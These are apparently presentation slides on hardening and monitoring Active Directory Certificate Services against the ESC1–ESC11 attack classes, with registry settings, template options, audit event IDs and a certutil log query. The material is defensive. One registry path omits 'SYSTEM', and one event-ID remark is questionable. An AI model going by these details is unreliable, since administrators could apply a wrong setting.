Application policy:

Issuance policies:

Add...

Remove

Require the following for reenrollment:

☒ Same criteria as for enrollment

☐ Valid existing certificate

☐ Allow key based renewal (\*)


Requires subject information to be provided within the certificate request.

\* Control is disabled due to [compatibility settings](#).

OK Cancel Apply Help


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# Harden the CA

- Consider your CA's as vital as a Domain Controller
- Keep them Patched
- Disable EDITF\_ATTRIBUTESUBJECTALTNAME2 - ESC6
- Require CA Certificate Manager Approval
- Restrict Enrolment Agents
- Audit CA Server Permissions - ESC7
- DISABLE HTTP AND RPC ENDPOINTS!! ESC8/11





# Harden Templates

- Audit your templates!
- Remove unused templates
- <https://github.com/GhostPack/PSPKIAudit>
- Don't allow users to supply the subject! - ESC1
- Enforce Strong Certificate Bindings - ESC1/6/9/10
  - HKLM\SYSTEM\CurrentControlSet\Services\Kdc\UseSubjectAltName 0
  - HKLM\SYSTEM\CurrentControlSet\Services\Kdc\StrongCertificateBindingEnforcement 2
  - HKLM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\CertificateMappingMethods 0x18

CORPComputer Properties

Superseded Templates Extensions Security Server

General Compatibility Request Handling Cryptography Key Attestation

Subject Name Issuance Requirements

☐ Supply in the request

☐ Use subject information from existing certificates for autoenrollment renewal requests

☒ Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format:

None

☐ Include e-mail name in subject name

Include this information in alternate subject name:

☐ E-mail name

☒ DNS name

☐ User principal name (UPN)

☐ Service principal name (SPN)

OK Cancel Apply Help



# Monitoring

- Enable Logs:
  - Certsrv.msc -> right clicking on the CA -> Auditing (ON Certificate Authority)
  - GPO Computer Configuration -> Windows Settings -> Security Settings -> Advanced Audit Policy Configuration
  - GPO Computer Configuration -> Windows Settings -> Local Policies -> Audit Policy
- Certificate Request Event ID's :
  - Requested: 4886
  - Approved and Issued: 4887
- Drill down:
  - `certutil.exe -v -view -restrict "Disposition=20,Request.SubmittedWhen>=5/21/2021 11:15 AM,RequesterName=CORP\itadmin" -gmt -out requestername,rawrequest`



# Monitoring

- Authentication Attempts Event ID's:
  - 4768 - Kerberos TGT requested via Certificate
  - 4769 - A Kerberos service ticket was requested (Schannel Default attempt)
  - 4648 - A logon was attempted using explicit credentials (Schannel Success)
  - 4624 - An account successfully logged on (Auth Package Kerberos Login Process Schannel1)
  - 4624 - Triggers on failure as well
- Kdcsvc Events ID's
  - 39/41/49 (Strong Certificate Mapping Failures)
- Certificate Template Modifications:
  - 4899 - A Certificate Services template was updated (Only fires after cert requested)
  - 4900 - Certificate Services template security was update (Only fires after cert requested)
- Protect Templates with adsiedit.msc:
  - 4662 - An operation was performed on an object



# Monitoring

- CA ACL modifications:
  - 4882: The security permissions for Certificate Services changed
  - 4890: The certificate manager settings for Certificate Services changed.
  - 4892: A property of Certificate Services changed




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